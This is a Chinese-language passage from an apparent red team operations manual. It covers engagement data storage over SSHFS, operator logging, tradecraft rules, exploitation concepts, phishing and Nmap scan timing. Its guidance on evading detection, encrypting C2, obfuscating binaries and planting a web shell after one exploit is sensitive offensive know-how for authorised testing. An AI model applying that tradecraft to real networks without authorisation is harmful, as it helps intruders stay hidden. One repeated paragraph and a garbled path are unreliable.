
参与规划对于有效管理潜在的参与风险、成功执行以实现期望的目标和目的，并提供改进组织和防御能力所需的信息至关重要。尽管所有规划要素在参与成功中都起着重要作用，但特别要注意以下方面：角色和责任参与规则威胁规划操作影响冲突解决数据处理资金

- 
- 
- 
- 
- 
- 
-

# 作业

- 1) 创建红队作战章程和方法指南
- 2) 创建角色和责任文件
- 3) 创建威胁概况模板
- 4) 制定标准的参与规则模板
- 5) 制定冲突解决模板
- 6) 制定数据处理指南
- 7) 继续向红队词汇表添加定义

# 参与执行



参与执行从事件信息和规划文件最终确定，并开始进行参与准备行动。执行阶段只是规划中的“为什么”和“如何”的实际应用（考虑基础设施建设和参与活动）。

# 数据存储库

在参与过程中收集的所有数据必须进行日志记录，按数据类型进行归档，并存储在一个专门的存储库中。该存储库应位于一个加密卷中，该卷位于一个集中的服务器/ NAS /文件共享中，只有在身份验证后才能挂载或访问。

如果在外部位置，并且实用的方法是指定一个笔记本电脑并创建一个用于存储参与数据的经过身份验证的目录。确保每天将此目录复制到另一台笔记本电脑上。  
请记住，文件系统应按照先前讨论的政策、物理和软件控制进行存储。

开始操作时，红队负责人应在存储库中挂载专门的卷（需要身份验证的加密卷）。完成后，每个红队操作员都需要在本地挂载目录以供参与使用（需要用户身份验证）。每天结束时，每个操作员必须卸载目录，红队负责人应卸载存储库卷。

安全协作访问共享存储库的一种经过验证的方法是通过SSH挂载远程文件系统。该方法需要进行身份验证以访问，并利用加密传输机制。

有很多方法可以执行这个任务。下面是一个快速示例：

## 1) 安装SSHFS：

```
apt-get install sshfs
```

## 2) 创建一个用于收集的“data”目录：

```
Mkdir /data
```

## 3) 通过输入密码通过SSHFS挂载共享存储库。注意：红队负责人 在此步骤之前应该创建了一个事件层次结构（如文件层次结构中所讨论的）。

```
sshfs -o allow_other,defer_permissions  
redteammember1@<target>/path_to_engagement_repository/ /data
```

## 4) 或者，使用密钥通过SSHFS挂载共享存储库：

```
sshfs -o allow_other,defer_permissions,IdentityFile=~/ssh/id_rsa  
redteammember1@<target>/path_to_engagement_repository/ /data
```

## 5) 利用：

```
ls /data
```

## 6) 卸载文件系统：

```
umount /data
```

有关sshfs的更多使用指南，请参阅sshfs手册页（`man sshfs`）或访问  
<https://linux.die.net/man/1/sshfs>。

虽然以下结构和方法对于红队作战并非必需，但如果其他数据收集过程或工具不存在，则强烈推荐使用。借鉴经验教训，该结构旨在促进在参与过程中存储数据的高效操作流程，同时提高红队负责人控制获取、流动和报告信息的能力。

## 文件层次结构

//repository/engagement\_name/0-admin

- 行政事件信息-批准的IP列表、ROE、简报等

//repository/engagement\_name/1-osint

- 活动前收集的OSINT信息

//repository/engagement\_name/2-recon

- 勘察信息（DNS查询、NMAP扫描、目击者信息等）

//repository/engagement\_name/3-targets

- 针对特定目标的信息（本地用户、文件树、命令输出等）
- 特定领域的信息（DSQUERY、域用户、域控制器、文件共享）

//repository/engagement\_name/3-targets/ip\_hostname/exfil

- 每个目标的被窃取数据（密码文件、用户数据、图表等）必须有一个单独的文件夹（`ip_hostname`或URL）。
- 文件服务器必须分别拥有自己的EXFIL文件夹，并被视为独立的目标，用于EXFIL的目的。

//repository/engagement\_name/4-屏幕截图

- 屏幕截图的格式必须为`YYYYMMDD_HHMM_IP_描述.jpg/png`，并存储在此处，无论其来源如何。主机、客户端、应用程序、工具和打印屏幕生成的屏幕截图都必须复制到此位置。

//repository/engagement\_name/5-载荷

- 所有载荷（可执行文件、脚本、钓鱼邮件）必须存储在相应的子目录下，并记录在OPLOG中。
- 这样可以让团队跟踪在目标网络上创建和推送的所有载荷，以便进行后续的清理、解决冲突等工作。

//repository/engagement\_name/6-日志

- 将所有导出的日志存储在适当的目录中。
- 最终的OPLOG存储在这里（示例：//repository/engagement\_name/6-logs/20190301\_170100\_OPLOGredteamconsole1.xls|csv|etc.）。

//repository/engagement\_name/6-logs/redteamconsole1

- 将所有日志复制到适当的红队系统目录中。
  - 原始控制台数据（示例：//repository/engagement\_name/6-logs/redteamconsole1/20190308\_151312\_CDT.terminal.log.raw）
- 工具/应用程序日志
  - 每日的OPLOG存储在这里（示例：//repository/engagement\_name/6-logs/readteamconsole1/20190308\_151820\_OPLOG.xls|csv|etc.）。

```
— engagement_name
  — 0-admin
  — 1-osint
  — 2-recon
  — 3-targets
    — domain_name
      — exfil
    — ip_hostname
      — exfil
  — 4-screenshots
    — YYYYMMDD_HHMM_IP_Description.png
  — 5-payloads
  — 6-logs
  — readme.md
```

数据仓库文件结构示例

# 数据收集

数据收集推动了整个项目的价值。数据收集应该是完整的，能够复制活动和结果，并识别操作员感兴趣的重要项目。最终的数据集应包括：

- 预事件数据 (OSINT、ROE、POC列表等)
- 执行数据
  - 操作员日志 (手动数据收集)
  - 自动化数据收集和日志
  - 屏幕截图
- 事件后数据 (数据存档，完成时的总结简报和最终报告)

## 活动日志

与红队操作相关的所有活动应在参与开始后立即记录，并在参与相关的所有活动完成后才终止。

需要记录的事件示例包括：

- 扫描活动
- 利用事件
- 刺激努力
- 解决冲突请求
- 发现的目标信息
- 获取和丢失的目标
- 系统事件 (停机，停工等)
- 登录尝试
- 捕获的凭证
- 使用的凭证
- 文件系统修改
- 修改或禁用安全控制
- 修改或抑制安全警报或日志
- 访问方法
- 使用的持久化方法
- 建立命令和控制通道
- 增加、减少或暂停活动的请求
- ROE冲突、请求和修改

在参与期间收集的所有数据应该被记录下来，按数据类型归档，并实时存储在一个专门的文件共享中，最好是在一个可挂载的、加密的卷上。如在处理客户数据部分所讨论的那样，这个文件共享应该位于一个集中式服务器或NAS上的可挂载、加密的卷上。

强调失败行动的价值是很重要的。许多操作员只捕获在任务期间执行的成功行动。在许多情况下，特定行动（及其相关细节）的失败对目标和红队都比许多成功行动更有价值。

## 操作员日志

如前所述，所有活动都应准确而简明地记录。至少应收集和记录执行的每个操作的以下信息：

- 开始时间戳（建议使用UTC）
- 结束时间戳（建议使用UTC）
- 源IP（攻击/测试系统IP地址）
- 源主机名
- 目标IP（目标IP地址）
- 目标主机名
- 目标端口（目标端口）
- 目标系统名称
- 中继IP（如果适用，请列出用作中继、端口转发器等的任何系统的IP）
- 中继主机名
- 中继端口（如果适用，请列出在中继系统中使用的发送和接收端口）
- URL（注意，捕获目标实例的完整URL非常重要）
- 工具/应用程序
- 行动（执行了什么活动或行动）
- 命令（完整命令）
- 输出（命令输出或响应）
- 描述（为什么或出于什么目的执行该操作）
- 结果（成功、失败、达成等）
- 系统修改（修改的文件、二进制文件位置、启用的功能等）
- 评论
- 屏幕截图（屏幕截图的文件名）
- 操作员姓名

注意：在创建日志条目、记录操作、上传/下载文件、放置二进制文件等时，使用YYYYMMDD\_HHMM\_IP\_Description格式进行记录是有益的。

示例：

- 开始时间戳：目标操作
  - 20170308\_151801
- Nmap端口445的屏幕截图
  - 20170308\_1518\_10.10.1.106\_nmap445.png
- 开放的smb共享的屏幕截图
  - 20170308\_1519\_10.10.1.106\_smb\_share.png

- 密码文件的屏幕截图

- 20170308\_1525\_10.10.1.106\_smb\_share\_passwords.txt

详细日志提供了操作员在参与过程中的快照，并可用于推导整个参与过程的状态。这种类型的信息对于追踪参与过程中的步骤、正确管理、解决冲突请求以及确保数据可用以生成高质量的成果或报告至关重要。日志应包含提供行动或一系列行动的人员、事物、时间、地点、原因和方式的所有重要步骤。除了文本日志外，截图是可视化行动的一种出色方式。一旦参与过程完成，日志就是唯一留存的东西。参与过程的质量与日志的质量直接相关。

## 自动化数据收集

在可用的情况下，红队应利用工具和脚本来捕获和整合参与过程的数据。

仅仅依靠自动化数据收集是不足以捕获到一个良好撰写的最终报告所需的细节的；然而，它可用于捕获验证活动所需的原始数据、重现结果和支持建议。如果正确使用，自动化收集可以补充红队工作流程，并使操作员能够继续进行操作并手动捕获与所执行活动相关的数据。

### 终端日志

所有红队参与系统都应该自动收集原始终端/控制台数据。

每个命令都应以操作员的IP地址和UTC时间戳为前缀。虽然有很多自动化此标记和收集的方法（如TMUX、脚本、屏幕等），但更重要的是准确捕获数据，而不是以不同的方式捕获。将这些标记的日志简单保存到类似/root/logs/terminal/的位置可以大大简化终端日志的合并。

### 商业工具

用于渗透测试或红队行动的大多数商业工具本身具有一定程度的日志记录能力。有些工具可以将日志输出重定向到特定位置，而其他工具则需要操作员触发日志生成。无论哪种情况，建议捕获并存储这些日志到类似/root/logs/commercial\_tool/的位置。

### 自定义工具

任何有能力的红队都会为所有事件生成自定义工具，或者为特定的参与活动创建自定义工具。这些工具应该利用执行过程中创建日志的能力。在构建这些工具时，红队应考虑捕获操作员日志所需的所有数据，并可能在过程中创建日志条目。每个数据点都应该以相同的方式捕获

YYYYMMDD\_HHMM\_IP\_描述 格式（例如，20170308\_151312\_UTC.terminal.log.raw）。

### 整合

建议每天将这些日志传输到参与库。首选

是创建一个备份或汇总脚本，在每天结束时执行将每组日志复制到库中。

## 截图！

关于红队行动的详细信息常常引起怀疑。即使团队拥有对高度限制的应用程序、网络或物理区域的访问的无可辩驳的证据，目标人员（包括管理人员和员工）有时也会对访问的事实表示怀疑。图像提供了通常所需的视觉证据。

活动的截图为评估中发生的行动提供了有效性。请记住，红队参与不是漏洞评估或渗透测试。该参与旨在“讲述一个故事”，说明合法威胁如何影响目标环境的功能。有什么比在故事中包含应用程序、系统和命令的截图更好的方式来讲述这个故事呢？

在物理评估过程中，通常需要建筑物、办公室、办公桌、服务器房间、受限区域等的照片或视频作为进入证明。第二个建议是让物理团队制作包含红队标志的贴纸。这些贴纸（或标记）会放置在感兴趣的区域，并在拍照或录像时放入画面中。

记住：有用的文件名应包括日期、时间、IP和描述，格式为

YYYYMMDD\_HHMM\_IP\_Description.jpg|png（例如，20170308\_1518\_server\_room\_access.png）。

# 技艺

术语技艺源自情报界。Merriam-Webster.com词典将技艺定义为"间谍活动的技术和程序"。在红队行动中，技艺已成为一个更普遍的术语。它是红队行动的如何和为何。基本上，威胁的技艺使用各种TTP（战术、技术和过程）来模拟特定威胁。为了减少混淆，技艺、TTP和技术将互换使用。威胁描绘要求直接影响红队选择的TTP。红队可以选择定制的高级工具来支持高级持续性威胁（APT），或者使用简单的"脚本小子"技术来模拟普通黑客。这个范围要求红队具备高度多样性。他们必须能够模拟高级威胁，并限制自己只针对简单威胁。记住，技艺和TTP是红队的核心。技艺薄弱等于红队薄弱。红队必须具备高度能力，以成功模拟威胁并实现其威胁目标所需的真实性。

# 总体指导

在红队作战期间保持一致的TTPs至关重要。在作战中被发现或在错误的时间刺激会危及整个任务。以下包括红队作战中TTPs的指导"做和不做"。这些规则必须始终适用于第一套操作程序。这个规则集是开发高级TTPs的绝佳起点。

如果情况需要偏离，或者规则不适用于某个作战，需要与高级红队操作员进行咨询。每当违反TTP规则时，应该让高级人员参与决策，并记录原因和情况。

## 记录所有重要行动（成功和失败）

底线是：记录、记录，再记录！拍摄所有重要行动的截图，包括成功和失败的尝试。

红队作战中最重要的方面之一是数据收集（即日志）。

一个经验不足的团队完成任务时，常常会出现文档质量低下的情况。许多行动没有完全记录，有些行动甚至从未被记录，而且通常关键的失败也被忽视了。每个执行的行动都为目标和目标防御者提供价值。不完整的日志会导致红队无法提供关于目标行动、障碍以及防御优势和弱点的完整准确描述（即红队任务失败）。

如前所述，有几种方法可以确保适当地捕获和存储日志：

- 终端自动记录：所有终端操作都被记录、时间戳，并保存到预定位置
- 工具日志：大多数商业工具都具有记录操作并生成原始或最终报告的能力
- 自定义工具日志：如果你编写了自定义工具/脚本，应该输出行动和结果的日志
- 操作员日志：迄今为止，这些是最重要的日志。日志可以显示执行的行动和结果；然而，只有操作员能够准确地记录行动的方式，这些方式导致了他们的决策，并对结果进行解释。
- 截图：终端日志对操作员非常有用，作为支持性证据更好；然而，对于高级主管（甚至一些IT专业人员）来说，它们可能毫无意义。在执行操作之前、期间和之后的截图比终端日志、工具日志或操作员日志更有说服力（通常，它可能只是执行期间的终端截图）。

## 与同行咨询

无论你在IT或安全方面有多长时间的经验，在采取行动之前请咨询你的同行。在利用和命令与控制设置期间尤其如此。简单的错误经常导致红队在参与过程中过早被发现。看一下下面的命令。该命令可以在Linux系统上运行，以提供一般的情况意识。以下命令的预期输出是什么？

```
netstat -antb
```

上述命令是在Windows主机上执行的netstat命令。Linux没有“b”选项，并产生一个“无效选项”的响应。想一想：

你是否曾经在输入 ifconfig 时错误地输入了 ipconfig？

你是否曾经在错误的目录中输入了 rm \*？

你是否曾经输入凭据后才发现它们是“手指太胖”（在访问错误之后）？

虽然这些是过度简化的，但它们代表了在工具、C2、设置、执行甚至清理方面需要进行同行评审的需求。错误可能导致红队行动意外暴露。

这可能导致重大挫折并降低行动的质量。

## 了解所使用的工具和技术

了解工具提供的功能只是方程的三分之一。在将新工具（脚本、应用程序、二进制文件、进程等）用于目标系统之前，必须进行测试，经过内部审查流程，并添加到官方工具集中。

那么我们如何完成这个方程？通过提出以下问题：

- 该工具会留下哪些痕迹？
- 执行过程中是否修改了任何文件？
- 网络流量中是否有任何异常？
- 该工具对特定版本的操作系统有负面影响吗？（它在Windows 8上运行良好，但在Windows 10上导致系统错误）
- 该工具是否尝试以特定用户身份运行，或者更糟糕的是创建用户/组？
- 该工具是否尝试联网更新？
  - 这可能触发防御警报，识别未经授权的人员或软件在网络上

考虑一下psexec.. 它是什么？最常见的答案是指来自SysInternals的PsExec.exe工具<sup>[13]</sup>。

---

它是做什么的？在高层次上，它在本地或远程Windows系统上执行命令。

它在指标方面做了什么？

- 将服务文件复制到远程系统
- 在注册表中输入服务密钥
- 创建一个预取文件

- 在应用程序兼容性缓存中创建一个条目
- 创建一个登录事件
- 为远程用户创建一个配置文件文件夹
- 在退出时尝试删除服务文件和密钥（并不总是成功）

使用 -e 选项会发生什么？-s 选项呢？  
这与用于PowerShell的psexec有何不同？

简而言之，您必须了解工具或技术与目标的交互方式，它可能生成的网络流量以及可能留下的痕迹。在psexec的情况下，这可以被视为一种横向移动技术，而不是特定的工具。有多种方法可以实现PsExec.exe提供的结果，而无需使用该工具本身。

## 进行情境意识

在访问远程系统或应用程序后，在继续之前进行情境意识。

- 了解您所处的环境。（目标是否在范围内？）
- 系统或网络上存在哪些保护措施？
- 被发现的风险有哪些，系统提供了哪些攻击路径？
- 是否存在与其他网络资源的预建连接？
- 谁当前登录到系统？
- 谁最近登录到系统？

## 最小化回调（C2）的数据量

除非触发了基于主机的保护机制，否则更有可能被网络上的防御者通过对流量的识别或分析发现或捕获。为避免早期被发现，请遵循良好的技巧程序，限制和控制在任务期间生成的流量量。如果遵循以下几个通用概念，可以增加任务的成功率，同时降低被发现的几率：

- 将流量保持在网络内部：最常见的问题之一，也是你应该始终尝试改变的问题，是网络内部传感器数量有限。目前大多数网络保护措施都应用在边界上。
- 将命令和控制流量转移到最少数量的出站源：至少保持两个出站源以实现C2冗余，但仅使用一个用于作战（被视为交互层）。第二个（长途或短途层）处于休眠状态或极慢，并在主要层被发现时用作备份。

## 不要使用未加密的通道进行C2（除非与网络流量混合）

离开网络的命令和控制数据必须加密。IDS或其他网络防御将检测到明文数据，例如上传二进制文件，执行操作系统命令或使用Web shell。IPSs/IDSs已经普遍能够检测到明文中发现的特定字符串。

流量。例如，“C:\Windows\System32”已成为常见的调查触发器。

一些防御者甚至在合法化潜在威胁方面走了额外的一步。假设防御者或IT人员经常使用远程管理工具。忽略建议，这个流量是未加密的。与其在每次合法使用工具时触发警报，不如将警报配置为查找使用中的不一致之处。例如，大多数攻击者习惯在Windows中输入小写命令。防御者忽略“C:\Windows\System32”，但对“c:\windows\system32”触发警报。

内部加密是另一个例子，应在将C2进一步部署到网络之前咨询同行以确定最佳行动方案。

内部C2流量的加密取决于几个不同的因素：

- 网络内部是否有传感器？
- 目标系统之间是否存在其他加密通信？
- 加密流量是否比未加密流量更显眼？

## 请勿尝试利用或攻击未加密的网站或应用程序

尽管诱人，但不要攻击未加密的网站。简单的攻击可能会触发入侵检测系统。始终了解目标IP空间。可能有几个可供审查的网站。适当的侦察或协调应该发现每个网站。创建一个包含目标日志中站点的列表。包括IP地址、URL、对功能、端口、协议等的合理猜测。

### 焦点

在对Web服务器执行任何渗透和攻击之前，请参考您的参与规则并充分了解：

- 实际上谁拥有这个网站？
- 谁拥有托管网站的系统？
- 谁拥有后端应用程序？
- 是否已获得适当的测试批准？

## 不要从不可执行的位置执行

- 在Windows环境中执行必须发生在典型的位置
- 常见的可执行位置包括c:\programdata、c:\program files和c:\windows\
- 从c:\windowsempl等位置执行绝不能发生或使用时要了解风险

# 初始能力不要使用二进制文件

作为一般规则，不要将二进制文件放在系统上。首先，使用内置命令来实现你的目标。这并不总是可能的，可能需要使用二进制文件；然而，在使用之前，必须对二进制文件进行审查、混淆和检测。

- 确保所有其他“应该做和不应该做的事情”都适用于所有二进制文件
- 在放置任何二进制文件之前，请咨询高级操作员

## 不要下载受限数据集

绝对不要下载（或从目标网络中删除）任何包含个人信息（PII）、HIPAA、PCI或其他受限数据集。一个好的经验法则是日志中注明数据类型、位置、访问方法和受限数据的访问级别。

- 确保日志注释中包含对快速参考的发现数据类型的引用
- 截图显示的文件名和位置（假设文件名中不包含受限数据）
- 截取数据集的一部分，而不捕获受限数据。操作员可以这样做以证明访问权限。
- 如果数据集是一个问题，尝试将文件复制到相同位置的新名称。这将验证访问权限，而不会暴露数据。
- 不要截屏数据本身！

# 执行概念

## 利用

利用是威胁利用漏洞或弱点的技术。这可能是由于软件缺陷或配置错误。与渗透测试不同，渗透测试的主要目标是验证针对漏洞的利用，利用并不是红队作战的最终目标。

利用只是达到目的的手段，但这并不减少它们的重要性。利用是红队作战的重要组成部分。利用必须谨慎使用，因为很多时候会触发蓝队的响应。与红队作战期间做出的所有决策一样，必须衡量风险与回报，以确定从利用中获得的访问权限是否值得潜在的暴露。

利用应仅用作达到目的的手段。一旦发生利用，应建立后门或其他访问手段。利用不应作为重新获得对目标的访问权限的手段。例如，假设一个已知的远程代码执行漏洞存在于一个Web应用程序中。存在一个现成的公开利用工具，并且使用这样的利用工具可能会触发安全设备，如入侵检测系统。红队权衡风险并决定继续进行利用。红队操作员成功地使用了来自可烧录IP空间的利用工具。利用结果导致目标Web服务器的远程命令执行。不要重复使用利用工具来发出命令，而是部署一个Web shell。现在可以从不同的源地址访问这个Web shell。通过这种方式，利用只使用一次。Web shell提供了一个可用的后门，用于进一步访问Web服务器。

## 利用已知漏洞

威胁会利用现有资源。与真正的攻击者一样，红队会利用弱点来支持他们的目标。红队在使用漏洞利用时应该有一个关键区别，与其他类型的安全测试不同。在红队行动中，已知的（包括预打包或“罐头”）漏洞利用只应该用于直接支持目标。这意味着一个环境可能存在多个可利用的漏洞，但红队不会利用它们。这可能是为了最小化检测，或者是因为利用不支持红队的目标。重要的是要记住，红队行动并不能全面了解目标的漏洞。

总结一下，许多漏洞利用具有已知的特征，可以很容易地被检测到，或者具有导致目标意外损坏或影响的代码。红队操作员应该始终了解漏洞利用、其代码，并知道其IOCs，以管理暴露或对目标造成的风险。

常见的漏洞利用地点：

- Metasploit: [www.metasploit.com](http://www.metasploit.com) – 公开漏洞利用和零日漏洞
- ExploitHub: [www.exploithub.com](http://www.exploithub.com) – 非零日漏洞的商业漏洞交易平台
- Exploit DB: [www.exploit-db.com](http://www.exploit-db.com) – Offensive Security维护的漏洞利用库
- 其他漏洞交易平台

## 焦点

目标环境可能存在多个可利用的漏洞。只有那些能够实现任务目标和目的的漏洞才应该考虑利用。记录所有已识别的可利用漏洞，但只使用那些实现任务目标的漏洞。

在采取任何行动时始终考虑风险。

## 无需漏洞利用的利用

利用并不总是基于代码缺陷的漏洞利用。经验丰富的渗透测试人员和红队成员将使用“无需漏洞利用的利用”概念。这是利用系统设计、功能和配置来攻击或入侵系统的思想。糟糕的安全控制和配置错误通常会导致被入侵。不仅可以利用系统来支持入侵，而且通常涉及更小的IOC足迹。在许多情况下，对系统进行攻击而无需漏洞利用的行为与网络管理员执行的相似。

威胁可以使用多种技术来利用、破坏或获取对目标系统的访问权限。不要陷入认为需要使用预先准备的攻击来实现目标的陷阱。攻击手段可能很少见、代价高昂且短暂。当它们成功时，它们非常有效，但大多数攻击手段的寿命很短。

优秀的红队操作员经常探索和实践许多远程攻击或入侵手段。这是一个不断变化的安全领域。需要进行研究和实践以保持对现代技术的了解。

## Web应用漏洞

多年来，安全性得到了提高，传统的内存破坏攻击数量显著减少。这迫使威胁寻找其他手段来获取对目标的访问权限。Web应用程序是优秀的攻击目标，可用于远程代码执行。尽管Web应用程序存在多年，但它们的安全性仍然相当薄弱且被误解。

这使得Web应用程序成为进入网络的主要入口，因为即使是最基本的应用程序也可能成为威胁的后门。简而言之，Web应用程序是获得远程访问环境的最有效方式之一。

## 安全配置错误

多年来安全性有所提高，传统内存破坏漏洞的数量显著下降。这促使威胁者寻找其他手段来获取对目标的访问权限。Web应用程序是优秀的攻击目标，可用于利用和远程代码执行。尽管Web应用程序存在多年，但它们的安全防御仍然相当薄弱和被误解。这种误解使得Web应用程序成为网络中的主要入口，因为即使是最基本的应用程序也可能为威胁提供后门。简而言之，Web应用程序可以

获得远程访问环境的最有效方法之一。

配置错误的网络安全规则经常为威胁遍历提供多条路径。当系统在网络中可以自由通信时，它们可以快速交换信息。这包括威胁的流量。组织常常配置外部面向的流量规则，并将内部网络通信完全开放。在网络上公开可用的位置中，存储凭据明文也很常见。这些凭据可以是用户或管理员的。无论如何，当威胁使用有效凭据时，它们看起来和感觉像内部人员。对于蓝队来说，很难区分威胁和有效用户。这些是安全运营能力的重要衡量标准。

## 安全监控的不足或缺失

缺乏安全监控使威胁可以使用更广泛的工具集。在未经监控的环境中，可能会出现嘈杂或触发响应的工具或技术。这种疏忽为威胁提供了更大的灵活性和能力。红队可以利用未经监控的网络。常见的操作影响是数据外泄。也许目标组织拥有专有的敏感知识产权。这些信息的泄露可能会严重损害组织。红队可以测试威胁获取访问权限并窃取数据的能力。缺乏监控可能会使威胁在不被注意的情况下访问和窃取数据。安全监控流程薄弱的蓝队无法识别威胁造成的恶意流量或更改。防御工具很好，但必须进行配置和测试以确保其正常运行。请记住，红队的主要任务是促进组织的防御姿态改进。

## 社交工程 (SE)

社交工程是利用人类本性的弱点。红队行动通常依赖于社交工程来支持目标。这通常用于以下领域：

### 钓鱼

- 发送电子邮件诱使最终用户提供敏感信息或传递有效载荷
- 可用于传递恶意有效载荷
- 可用于促进面对面的社交工程
- 可用于促进物理访问

### 电话/短信

- 拨打电话或发送短信诱使最终用户提供敏感信息
- 可用于促进钓鱼或面对面的社交工程
- 可用于促进物理访问

### 面对面的借口

- 面对面的社交工程通常用于支持物理入侵

## 使用时要小心

社交工程（尤其是钓鱼）有效，没有例外。但这并不总是最好的选择。与用户进行社交工程存在政治风险。例如，钓鱼活动如果成功可能会骚扰甚至尴尬最终用户。在创建钓鱼活动时要谨慎。许多钓鱼目标要求在发送电子邮件之前获得批准。这可能会保护

组织，但也可能限制钓鱼的成功率。在钓鱼风险较高的情况下，考虑白卡。一个可靠的策略是向一个可信任的内部人员发送钓鱼邮件。该人员将按照钓鱼的指示点击链接或提供信息。这样可以以政治安全的方式传递钓鱼负载，同时使钓鱼邮件触及所有安全防御。该模型假设用户会屈服于钓鱼攻击。红队面临的挑战是绕过旨在保护用户免受自身伤害的安全保护措施。

导致单个系统受损的钓鱼攻击可能是可以接受的。导致组织受损的钓鱼攻击是不可接受的，因为必须发生多个控制失效（技术、政策、程序等）。作者意识到这些是有争议的陈述，并提供以下思考概念。

### 考虑一下

导致组织受损的钓鱼攻击不是终端用户的错。相反，这是目标环境安全控制不足的结果！

正如上面所提到的，社交工程简单有效。用户通常接受多种类型的培训，包括社交工程、钓鱼、信息安全、操作安全等；然而，一个经过充分研究、构建和针对性的钓鱼攻击在大多数情况下都会成功。这个想法已经被多位专业人士多次证明，并有多篇关于技术和成功的文章。一个精心计划的钓鱼攻击避免了常见的钓鱼指标，不会让用户察觉到恶意意图，并最终可以为威胁提供对最终用户系统的访问权限。结合威胁有效运用良好的技巧，用户没有“坏指标”。在这一点上，用户的责任结束。超出（甚至包括）最终用户系统的初始妥协，都是组织的责任。从所有意图和目的来看，威胁已经成为一个逻辑内部人员。如果威胁有能力在网络中进行横向移动、提升权限、访问敏感信息、泄露数据或造成运营影响；那么组织内的其他（或许是所有）用户也有这样的能力。很可能他们只是不知道如何做。

# 工具和工具示例

红队可以并且应该使用任何支持其最终目标的工具。尽管许多红队使用的工具与渗透测试人员使用的工具相同，但这并不意味着工具的使用方式相同或者选择草率。团队必须了解工具的能力和限制。团队必须具备控制或调整工具以适应任务需求的能力；不仅在技术能力方面，还要能够调整工具以模拟特定威胁。工具的选择可能导致定制开发、购买商业工具或仅仅使用内置操作系统命令。最终，工具集的选择是基于红队的目标。

红队使用常见安全工具的方式可能与其他安全测试人员的方式非常不同。红队经常需要自定义代码以确保其以特定方式运行，或者更改工具可能留下的指标。至少，一个优秀的操作员必须了解工具的功能以及引入到任务中的影响或风险。优秀的红队操作员保持对其行动的控制。这包括工具的使用方式、时间和是否使用。

本节涉及安全社区中使用的许多常见工具。其中许多工具已经过时或不适用于现代红队作战。讨论的目的是为了在红队作战中提供背景信息。

## 漏洞扫描器

红队通常不使用漏洞扫描器。这些工具通常会产生大量的流量，噪音较大。红队对漏洞的识别主要依靠OSINT、低速枚举、智能猜测或其他非侵入性方法。有些情况下漏洞扫描器是有用的。例如，红队发现了一个基于Joomla构建的Web应用程序，并找到了通往红队目标的路径。他们想知道Joomla的版本是否存在漏洞。可以使用标准的漏洞扫描器，但对于单个应用程序来说可能有些过度。相反，团队可以调整漏洞扫描器，仅检查一小部分基于Joomla的漏洞。使用有针对性的扫描可以最小化风险。他们还可以从Web应用程序中手动提取版本信息。无论如何，在运行漏洞扫描器之前都应该谨慎，以减少风险。如果需要更具侵入性的扫描，可以从一个专用于嘈杂活动的可燃源进行扫描，以保护更敏感的源不被暴露。

最终，使用漏洞扫描器的时间和方式选择取决于风险。在运行漏洞扫描器之前，请考虑以下事项：

- 运行一个通常很吵的工具是否会带来暴露的风险，是否超过了潜在的知识收益？
- 是否有其他方法可以识别漏洞而不使用自动化扫描器？
- 漏洞的利用是否会为红队的目标提供有益的路径？  
(请记住，漏洞识别通常不是红队参与的目标。)

## 记住这个

仅仅因为一个目标存在漏洞，并不意味着一定要利用它！  
利用！

# NMAP和网络扫描

Nmap<sup>[14]</sup>是渗透测试人员和安全分析师的核心工具。它由Fyodor<sup>[15]</sup>编写和维护。Nmap经常被用作端口扫描器，用于确定目标系统上TCP和UDP端口的状态。该工具不仅仅是一个简单的端口扫描器，还是一个功能强大的网络枚举工具，可以使用多种枚举技术。它可以通过使用Nmap脚本引擎（NSE）脚本进行扩展。根据Nmap文档，Nmap脚本引擎

（NSE）是Nmap最强大的功能之一。它允许用户编写（和共享）简单的脚本来自动化各种网络任务。NSE脚本非常有用。它们可以用于获取系统信息或识别漏洞。

简而言之，Nmap可用于简单的枚举或深入的漏洞扫描。它的灵活性和强大性使得对目标进行枚举具有很大的灵活性和能力；然而，这种力量可能是一把双刃剑。Nmap并不一定设计成隐蔽的，而是非常有能力的。红队操作员必须了解在使用Nmap的各种功能时生成了哪些指标。本文不会深入介绍Nmap工具，但会介绍一些基本用法，以突出红队的日常用例。这些概念适用于多个工具。之所以讨论Nmap，是因为它在安全测试中非常流行和常用。

让我们看一个带有多个选项的Nmap命令

```
Nmap -sT -T2 -n -Pn -oA <日期/时间_目标> -p 80,443,8080 10.10.10.1-100
```

以下是命令参数的详细说明：

-sT

- 这将强制Nmap执行完整的连接扫描。Nmap的默认设置是-sS，即隐蔽扫描。完整扫描完成完整的TCP握手（SYN, SYN/ACK, ACK），并发送（RST）以正常关闭连接。-sS扫描仅发送SYN并等待响应或超时。不建立完整的连接。尽管使用了隐蔽这个术语，但这种行为可能表明正在针对目标运行扫描。一般来说，完整连接扫描会通过网络安全设备产生较少的触发。当它们执行得非常缓慢时，这一点尤为真实。

-T2

- 这是一个Nmap的时间模板。它们的范围是0-5。模板名称分别是：paranoid (0)、sneaky (1)、polite (2)、normal (3)、aggressive (4) 和insane (5)。
- 根据Nmap文档，“虽然-T0和-T1可能对避免IDS警报有用，但它们将花费非常长的时间来扫描数千台机器或端口。对于如此长时间的扫描，您可能更喜欢设置您需要的确切时间值，而不是依赖预设的-T0和-T1值。”

- 底线是：控制扫描的速度，平衡信息收集与发送数据包过快之间的关系。
- Nmap还有许多其他的时间控制选项。请参考帮助文档了解详情。

-Pn

- 将所有主机视为在线-跳过主机发现。
- 这将禁用Nmap用于发现主机是否在线的默认测试。
